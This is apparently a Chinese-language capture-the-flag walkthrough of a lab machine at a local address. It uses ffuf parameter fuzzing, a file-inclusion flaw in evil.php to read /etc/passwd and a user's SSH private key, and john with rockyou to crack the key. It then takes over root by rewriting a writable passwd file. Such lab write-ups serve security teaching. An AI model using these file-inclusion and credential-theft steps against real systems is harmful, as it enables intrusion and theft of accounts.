


正常的但是发现了一点点不对劲的位置




这里我用nc拿到数据包的时候发现这里有返回值且不是我最开始访问的时候的白色，这里一定有一个参数接受我的变量，直接抓包看变量名

ffuf -w /root/Desktop/list -u [http://192.168.21.153/secret/evil.php?FUZZ=../robots.txt -fs 0](http://192.168.21.153/secret/evil.php?FUZZ=../robots.txt%20-fs%200)



查看一下这里是否有文件包含

[192.168.21.153/secret/evil.php?command=/../../etc/passwd](http://192.168.21.153/secret/evil.php?command=/../../etc/passwd)



确认有这个漏洞


发现新用户

mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin


想直接找到ssh密钥文件能直接登入

[192.168.21.153/secret/evil.php?command=../../../../../../../../../home/mowree/.ssh/id\_rsa](http://192.168.21.153/secret/evil.php?command=../../../../../../../../../home/mowree/.ssh/id_rsa)

只能hash碰撞




Rsa密钥拿到，下载下来进行hash碰撞




修改权限

Chmodd 600 hash（只能是600的权限）

python3 ssh2john.py /root/Desktop/hash > /root/Desktop/idrsa




john idrsa --wordlist=/usr/share/wordlists/rockyou.txt




登入mowree账户

ssh mowree@192.168.21.153 -i idrsa



信息收集



想着去找漏洞但是没有找到


只能换方式

find / -user root -perm 2 >/dev/null


这个页面欸有找到

只能去看看passwd有没有权限

先生成一个密码（我用的himobrine）



修改root密码进行登入



（登入之后才查看的密码，当时忘记截图了）



查看flag



结束